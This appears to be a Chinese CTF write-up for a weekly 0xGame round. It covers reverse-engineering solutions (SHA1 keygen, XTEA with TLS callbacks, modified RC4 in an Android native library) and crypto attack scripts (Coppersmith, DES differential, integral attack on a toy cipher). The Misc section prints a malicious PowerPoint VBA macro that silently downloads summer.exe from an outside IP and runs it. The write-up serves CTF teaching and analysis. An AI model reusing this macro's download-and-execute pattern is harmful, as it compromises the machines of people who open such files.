
在整个逆向过程中会碰到很多windows API函数，可以去Microsoft官方文档搜索查询。


```
if ( Msg > 0xF )
{
  if ( Msg != 273 )
    goto LABEL_16;
  if ( (unsigned __int8)wParam == 3 )
  {
    GetWindowTextA(hWnd, Str, 11);            // 获取用户名username输入
    sub_4112B2();
    GetWindowTextA(dword_41B1AC, Buf1, 41);   // 获取序列号code输入
    sub_4112B2();
    strncmp(Str, "0xGameUser", 0xAu);         // 检查用户名是"0xGameUser"
    if ( (int)sub_4112B2() )
    {
      MessageBoxW(hWndParent, "(u7b\rT\rNX[(W", &word_418C00, 0x30u);// 用户名错误
      sub_4112B2();
    }
    else
    {
      sub_4112DA(hWndParent, Str, Buf1);      // 用户名正确，进一步检查序列号
    }
  }
  LODWORD(v4) = 0;
}
```

进入 `sub_4112DA` 继续分析，v9这里是对时间戳右移28位，结合动态调试也能发现 `v9` 是一个固定值。之后先对用户名异或，再调用 `sub_1011041` 生成SHA1哈希值。

```
14  if ( j_strlen(Str) == 10 )                    // strlen(Str) == 10 一定为真
15  {
16    sub_1012390(0);
17    LOBYTE(v3) = 28;
18    v9 = sub_1011465(v3, v4);                   // v9 = time(0) >> 28
19    for ( i = 0; i < 10; ++i )
20      Str[i] ^= v9;
21  }
22  sub_1011041((BYTE *)Str, (int)Buf2, 0xAu);    // 使用异或后的str来生成序列号
23                                                // 原理为SHA-1
24  if ( !j_memcmp(Buf1, Buf2, 0x28u) )
25  {
26    sub_101143D(Text, "This is flag:\n0xGame{%40s}", (char)Buf2);
27    MessageBoxA(hWnd, Text, "注册成功", 0);
28  }
29  else
30  {
31    MessageBoxA(hWnd, "序列号无效", "注册失败", 0x30u);
32  }
33  sub_10112B2();
34  HIDWORD(v7) = v5;
35  LODWORD(v7) = 0;
36  sub_1011249(&savedregs, &dword_10120EC);
37  return v7;
```

SHA1的十六进制值套上 `0xGame{}` 就是flag





Tea2.0

同样是32位程序，反编译后定位主函数。代码只有短短几行，逻辑还是比较清晰的。

```
7  sub_411352(&unk_41C0A2);
8  sub_4110E1("Pleasr enter flag:", v1);
9  sub_411037("%44s", (char)&unk_41A238);
10 for ( i = 0; i < 6; ++i )
11   sub_41116D((char *)&unk_41A238 + 8 * i, &unk_41A010);// XTEA(data,key)
12 if ( !j_memcmp(&unk_41A238, &unk_41A020, 0x2Cu) )//       check data
13   sub_4110E1("Correct!", v2);
14 return 0;
```

`sub_41116D` 是加密函数，分析一下发现和上周的TEA很像，通过网络搜索或者问GPT能够分析出是XTEA加密。不过要注意轮数改成了64轮。

之后按常规思路就是拿 `unk_41A020` 密文进行解密，不出意外会得到一串乱码）

第四周的题目当然不会白送分。为了找到问题出在哪里，借助动态调试对加密过程和密文密钥进行检查，最后发现密文和静态分析时看到的硬编码的数据不同。把这段新的密文dump下来拿去解密才会得到flag。

如果纯静态做要麻烦的多。交叉引用 `unk_41A020` ，可以看到 `TlsCallback_1_0` 函数修改了密文（注意 `Tlscallback` 部分的代码先于主函数执行），具体原理是对硬编码的密文进行了一次TEA加密，其密钥又经过 `TlsCallback_0_0` 修改。理清这些后可以写出如下脚本：

```
#include<stdio.h>

void tea_encry(unsigned int* data, unsigned int* key)
{
```

```
    unsigned int d1 = data[0], d2 = data[1];
    unsigned int delta = 0x9e3779b9, sum = 0;
    for (int i = 0; i < 32; i++)
    {
        sum += delta;
        d1 += ((d2 << 4) + key[0]) ^ ((d2 >> 5) + key[1]) ^ (d2 + sum);
        d2 += ((d1 << 4) + key[2]) ^ ((d1 >> 5) + key[3]) ^ (d1 + sum);
    }
    data[0] = d1;
    data[1] = d2;
}

void xtea_decry(unsigned int *data, unsigned int *key)
{
    int round = 64;
    unsigned int d1 = data[0], d2 = data[1];
    unsigned int delta = 0x9e3779b9, number = delta * round;
    for (int i = 0; i < round; i++)
    {
        d2 -= ( ((d1<<4) ^ (d1>>5)) + d1) ^ (number + key[(number>>11) & 3]);
        number -= delta;
        d1 -= ( ((d2<<4) ^ (d2>>5)) + d2) ^ (number + key[number & 3]);
    }
    data[0] = d1;
    data[1] = d2;
}

int main()
{
    unsigned int data[] ={
        0x18dc360,0xd5835457,0x8bee2dcb,0x92bb2dee,0xfdf4ad54,0x43f8c2d,
        0x61a232a9,0xf15f4d1,0x16ea4979,0x7c2bf6da,0xdcd5fa32,0x76450819 };
    unsigned int TEAkey[] = { 0x1245,0x3298,0x4756,0x1463 };
    unsigned int XTEAkey[] = { 0x4512,0x9832,0x5647,0x6314 };
    for (int i = 0; i < 4; i++) {
        TEAkey[i] ^= 0xABCD;
    }
    for(int j = 0; j < 6; j++)
    {
        tea_encry(data+2*j, TEAkey);
    }
    for (int k = 0; k < 6; k++)
    {
        xtea_decry(data+2*k, XTEAkey);
    }
    printf("%s",(char*)data);
    return 0;
```

```
52 }
```

Mobile

JustSoSo

jadx反编译后能看到Java层有一个 `ReversC4` 类，简单分析下可以看出是修改过的RC4加密。只是在生成密钥流（KSA）的过程中把初始的S-box倒序排列了一下。

```
public class ReversC4 {
    private static int[] initial(int[] iArr) {
        int length = iArr.length;
        int[] iArr2 = new int[256];
        int[] iArr3 = new int[256];
        for (int i = 0; i < 256; i++) {
            iArr2[i] = 256 - i;
            iArr3[i] = iArr[i % length];
        }
        int i2 = 0;
        for (int i3 = 0; i3 < 256; i3++) {
            int i4 = iArr2[i3];
            i2 = ((i2 + i4) + iArr3[i3]) % 256;
            int i5 = iArr2[i2];
            iArr2[i2] = i4;
            iArr2[i3] = i5;
        }
        return iArr2;
    }
```

之后来到 `MainActivity` ，发现加载了外部库 `secret` ，并且声明了native层的方法 `getKey()` 。

```
public class MainActivity extends AppCompatActivity implements View.OnClickListener {
    public static native int[] getKey();

    static {
        System.loadLibrary("secret");
    }
```

后面调用了 `ReversC4.encrypt(flagInput.getBytes(), getKey())` ，由此可以推测RC4的密钥要从 `getKey()` 得到。这个函数的实现并不在java层，而是之前提到的 `secret` 库中。也就是 `lib` 目录下的 `libsecret.so` 文件。

分析so动态库，`arm` 和 `x86/64` 架构任选其一分析即可，后者相对简单一些。IDA打开后一眼看到要找的函数 `Java_com_ctf_justsoso_MainActivity_getKey` 。

```
__int64 __fastcall Java_com_ctf_justsoso_MainActivity_getKey(__int64 a1)
{
  __m128i v1; // xmm0 xmm 128位寄存器
  __m128i v2; // xmm1
  __m128i v3; // xmm0
  __m128i v4; // xmm2
  __m128i v5; // xmm0
  __int64 v6; // r14
  __int128 v8[3]; // [rsp+0h] [rbp-58h] BYREF
  unsigned __int64 v9; // [rsp+30h] [rbp-28h]
  unsigned __int64 v10; // [rsp+40h] [rbp-18h]

  v10 = __readfsqword(0x28u);
  v1 = _mm_cvtepu8_epi32(*(signed __int32 *)source);// 4*8 bit -> 4*32 bit -> 1*128 bit
  v2 = _mm_load_si128((const __m128i *)&xmmword_5A0);
  v8[0] = (__int128)_mm_xor_si128(_mm_add_epi32(v1, v1), v2);
  v3 = _mm_cvtepu8_epi32(*(_DWORD *)&source[4]);
  v4 = _mm_cvtepu8_epi32(*(_DWORD *)&source[8]);
  v8[1] = (__int128)_mm_xor_si128(_mm_add_epi32(v3, v3), v2);
  v8[2] = (__int128)_mm_xor_si128(_mm_add_epi32(v4, v4), v2);
  v5 = _mm_cvtepu8_epi32(_mm_cvtsi32_si128(*(unsigned __int16 *)&source[12]));
  v9 = _mm_xor_si128(_mm_add_epi32(v5, v5), (__m128i)xmmword_5B0).m128i_u64[0];
```

这里的xmm是Intel SSE指令集的寄存器，可以存放128bit的数据类型 `__m128i` ，事实上这个数据类型是由若干个基本类型打包而来。比如本题的 `_mm_cvtepu8_epi32` 函数先把4个 `uint8` 拓展为4个 `uint32` (高位用0填充)，再把这4个 `uint32` 打包成一个 `m128i` 。 `xmmword` 也是一样的道理，做题时完全可以把它当成长度为4的uint数组。

理解了这一点再去看伪代码就比较清楚了， `source` 中每个字符乘2再异或 `0x7F` 得到密钥，之后回到java层RC4解密即可。

Crypto

懒了，想讨论原理和细节的可以来拷打出题人。

Coppersmith-I

关键函数sagemath的small_roots，可以求解Zmod下的“小根”。

small_roots参数调一下就行，想知道为什么可以查查谷歌。

```
from Crypto.Util.number import getPrime, inverse, long_to_bytes
from tqdm import tqdm

N = 135500646574582511239845764710311769260801998982429500680171919823431178899526463566215834234383331374445093363969218810906991784569340270510936759183504496584225937614940086329775325893307453919055830270986601152002191368431527285285313669979358099782497422114870417519470053198217401297960844455029559146309

length = 253
fix = 8
assert length - fix == 245
q_msb = 91857802455816883663891963609077758613549763881820953361542065028229216863148 5

P.<x> = PolynomialRing(Zmod(N))

for i in tqdm(range(2**fix)):
        #print(f'i = {i}')
        f = x + (q_msb << length) + (i << (length - fix))
        root = f.small_roots(X = 2**(length - fix), beta=0.49, epsilon=0.02)
        if root != []:
                print(root)
                print(f'i = {i}')
                break

q = root[0] + (q_msb << length) + (i << (length - fix))
p = N//int(q)

c = 417639568186401455566322297206263726569218758565073890148557539650249865945021132372707455174227923542563489585428645912494105007504106589885091362424355022591722584326765028467290882782027507217604511606686537460199656957218448195876716029255514486243245240279316779274108101266471754839821783008554717100 99
e = 65537
phi = (q-1)*(p-1)
d = inverse(e,phi)
m = pow(c,d,N)
print(long_to_bytes(m))
```

SIDH

同源啊，都是DH交换，照抄原脚本交互就可以，SIDH已经被破解了，github上有脚本，感兴趣的可以试试。

手动交互：

```
import os
from random import randint


ea, eb = 110, 67
p = 2**ea*3**eb - 1
F.<i> = GF(p**2, modulus=[1,0,1])

E0 = EllipticCurve(F, [1,0])

PB = E0.random_point()
QB = E0.random_point()
sB = randint(0, 3**eb)
RB = PB + sB*QB

print(f'[+] RB = {RB.xy()}')


RA_= [int(i) for i in input(f'[+] Give me RB:\n>').split(',')]
print(f'[+] RA_= {RA_}')
#Example: 1,2,3,4

RA = E0(RA_[0]*i + RA_[1], RA_[2]*i + RA_[3])
phi_A =  E0.isogeny(RA, algorithm='factored')
E_A = phi_A.codomain()
assert E_A.is_isogenous(E0)

R_share = phi_A(PB) + sB * phi_A(QB)
phi_share = E_A.isogeny(R_share, algorithm='factored')
secret = phi_share.codomain().j_invariant()
print(f'[+] secret = {secret}')
```

RNG

梅森旋转算法(MT19937)逆向

代码里边有，题目是出题人照抄的

DES

差分攻击，构造差分集，找差分路径，猜密钥

有项目可以参考学习：

2轮DES差分攻击

改改DES的初始输入和输出拓展就行。

差分攻击的大致思想就是：在加密系统里面找到一些明密文的“特征”，这些特征在加解密的时候只受到密钥的影响（可能是某些密文块、可能是部分bit），这时候就可以对密钥进行试探、穷举，降低爆破复杂度。

AES

积分攻击及详解

感谢热心网友的帮忙测题。

MyCipher.py:

```python
from GF import GF

SBOX, INV_SBOX = dict(), dict()
for i in range(3 ** 5):
    v = GF(23) + (GF(0) if i == 0 else GF(i).inverse())
    SBOX[GF(i)] = v
    INV_SBOX[v] = GF(i)


class BlockCipher:

    def __init__(self, key, rnd: int = 0):
        if rnd == 0: #
            assert len(key) == 5 and len(key[0]) == 9 and type(key[0][0]) == GF
            self.subkeys = key
            self.rnd = 4
        else:
            assert len(key) == 9
            sks = [GF(b) for b in key]
            for i in range(rnd * 9):
                sks.append(sks[-1] + SBOX[sks[-9]])
            self.subkeys = [sks[i:i+9] for i in range(0, (rnd + 1) * 9, 9)]
            self.rnd = rnd
```

```
24
25
26
27      def _add_key(self, l1, l2):
28          return [x + y for x, y in zip(l1, l2)]
29
30      def _sub_key(self, l1, l2):
31          return [x - y for x, y in zip(l1, l2)]
32
33      def _sub(self, l):
34          return [SBOX[x] for x in l]
35
36      def _sub_inv(self, l):
37          return [INV_SBOX[x] for x in l]
38
39      def _shift(self, b):
40          return [
41              b[0], b[1], b[2],
42              b[4], b[5], b[3],
43              b[8], b[6], b[7]
44          ]
45
46      def _shift_inv(self, b):
47          return [
48              b[0], b[1], b[2],
49              b[5], b[3], b[4],
50              b[7], b[8], b[6]
51          ]
52
53      def _mix(self, b):
54          b = b[:]  # Copy
55          for i in range(3):
56              x = GF(7) * b[i] + GF(2) * b[3 + i] + b[6 + i]
57              y = GF(2) * b[i] + b[3 + i] + GF(7) * b[6 + i]
58              z = b[i] + GF(7) * b[3 + i] + GF(2) * b[6 + i]
59              b[i], b[3 + i], b[6 + i] = x, y, z
60          return b
61
62      def _mix_inv(self, b):
63          b = b[:]  # Copy
64          for i in range(3):
65              x = GF(86) * b[i] + GF(222) * b[3 + i] + GF(148) * b[6 + i]
66              y = GF(222) * b[i] + GF(148) * b[3 + i] + GF(86) * b[6 + i]
67              z = GF(148) * b[i] + GF(86) * b[3 + i] + GF(222) * b[6 + i]
68              b[i], b[3 + i], b[6 + i] = x, y, z
69          return b
70
```

```
    def encrypt(self, inp: bytes):
        assert len(inp) == 9
        b = [GF(x) for x in inp]

        b = self._add_key(b, self.subkeys[0])
        for i in range(self.rnd):
            b = self._sub(b)
            b = self._shift(b)
            if i < self.rnd - 1:
                b = self._mix(b)
            b = self._add_key(b, self.subkeys[i + 1])

        return bytes([x.to_int() for x in b])

    def decrypt(self, inp: bytes):
        assert len(inp) == 9
        b = [GF(x) for x in inp]

        for i in reversed(range(self.rnd)):
            b = self._sub_key(b, self.subkeys[i + 1])
            if i < self.rnd - 1:
                b = self._mix_inv(b)
            b = self._shift_inv(b)
            b = self._sub_inv(b)
            break
        #b = self._sub_key(b, self.subkeys[0])

        return bytes([x.to_int() for x in b])

```

solution.py:

```
from MyCipher import BlockCipher,SBOX,INV_SBOX
from pwn import *
from GF import GF
from itertools import product
from os import urandom
from time import time

def retrieve(tp):
    K = [GF(i) if type(i)==int else i for i in tp]
    for _ in range(36):
        K = [INV_SBOX[K[-1] - K[-2]]] + K[:-1]
    return K

```

```python
def simulate(key:bytes,rnd:int):
    sks = [GF(b) for b in key]
    for i in range(rnd * 9):
        sks.append(sks[-1] + SBOX[sks[-9]])
    subkeys = [sks[i:i + 9] for i in range(0, (rnd + 1) * 9, 9)]
    return subkeys

def verify_algorithm():
    for i in range(243):
        assert INV_SBOX[SBOX[GF(i)]].to_int() == i
    p=urandom(9)
    example = simulate(p,4)
    assert retrieve(example[-1]) == example[0],
f'{retrieve(example[-1])}\n{example[0]}'
    print("verification passed")

#打最后一轮，猜解密钥

if __name__=='__main__':
    #verify_algorithm() #exposition only

    #io = remote('118.195.138.159', 10007)
    io = process(['python','task.py'])
    msg=bytearray([0]*9)
    ciphers = []
    t0 = time()

    #Iterate through GF(3^5),creating a A-set after 3 rounds
    for i in range(243):
        msg[0]=i
        io.sendlineafter(b'>',b'E')
        io.sendlineafter(b'>',msg.hex().encode())
        io.recvuntil(b'result:')
        ciphers.append(bytes.fromhex(io.recvline().strip().decode()))

    print(f'time spent: {time() - t0:.2f}s')
    known_key = [[GF(0) for _ in range(9)] for _ in range(5)]
    retard = [0,1,2,4,5,3,8,6,7] #indexing for the inverse process of row-
shifting
    possible_subkeys = [[] for _ in range(9)]

    for idx in range(9):
        for i in range(243):
            known_key[4][idx] = GF(i)
            cp = BlockCipher(known_key) #Note: Constructor tweaked a bit for
simple resolution
            xor_val = GF(0)
```

```
            for c in ciphers:
                xor_val += GF(cp.decrypt(c)[retard[idx]])
            if xor_val==GF(0): #added up to 0, a potential key option
                possible_subkeys[idx].append(i)

    print(f'time spent: {time() - t0:.2f}s')
    for tp in product(*possible_subkeys):
        # rewind subkey-generation algorithm, see above
        '''
        ky_stat = [GF(i) for i in tp]
        for _ in range(36):
            ky_stat = [INV_SBOX[ky_stat[-1] - ky_stat[-2]]] + ky_stat[:-1]
        '''
        org_key = bytes([i.to_int() for i in retrieve(tp)])

        #resolve modulus difference [GF(256) -> GF(243)]
        gs = [org_key]
        for i in range(len(org_key)):
            if org_key[i]<13:
                gs2=gs.copy()
                for k in gs:
                    gs2.append(k[:i] + bytes([k[i] + 243]) + k[i+1:])
                gs=gs2
        #guess & get flag
        for k in gs:
            if BlockCipher(k,4).encrypt(b'\x00'*9) == ciphers[0]:
                io.sendlineafter(b'>', b'F')
                io.sendlineafter(b'>', k.hex().encode())
                if b'flag' in io.recvuntil([b'Wrong',b'flag']):
                    print(f'time spent: {time()-t0:.2f}s')
                    io.interactive()

```


Misc

Crazy Thursday v me 50 btc

下载下来的附件中有一个pptm文件，搜索一下可以知道这是一个启用了宏的ppt，查看一下宏代码。


```vba
Sub OnSlideShowPageChange()

    If ActivePresentation.SlideShowWindow.View.CurrentShowPosition = 2 Then

        Dim psScript As String
        Dim url As String
        Dim filePath As String
        Dim shell As Object
        Dim command As String
        desktopPath = Environ("USERPROFILE") & "\Desktop\"
        filePath = desktopPath & "summer.exe"
        url = "http://47.239.17.55/summer.exe"
        psScript = "Invoke-WebRequest -Uri '" & url & "' -OutFile '" & filePath & "'; Start-Process '" & filePath & "'"
        Set shell = CreateObject("WScript.Shell")
        command = "powershell -Command " & psScript
        shell.Run command, 0, True
        Set shell = Nothing
    End If

End Sub
```


（另外这里还有个小彩蛋，移开第二张ppt里的图片可以看到一行字，不过这与题目无关）



这里的逻辑是在播放到第二张ppt的时候就从某个服务器上下载summer.exe并运行。

访问一下http://47.239.17.55/summer.exe，下载得到summer.exe。

丢进exeinfope查一下，可以看到这个程序是用python编写的，或者熟悉的可以直接从图标看出来这点。



先用pyinstxtractor.py将其拆为pyc文件

```
C:\Users\jyzho\Desktop\h4ck3r_t0015\pyinstxtractor-master>python pyinstxtractor.py summer.exe
[+] Processing summer.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.8
[+] Length of package: 12810833 bytes
[+] Found 151 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
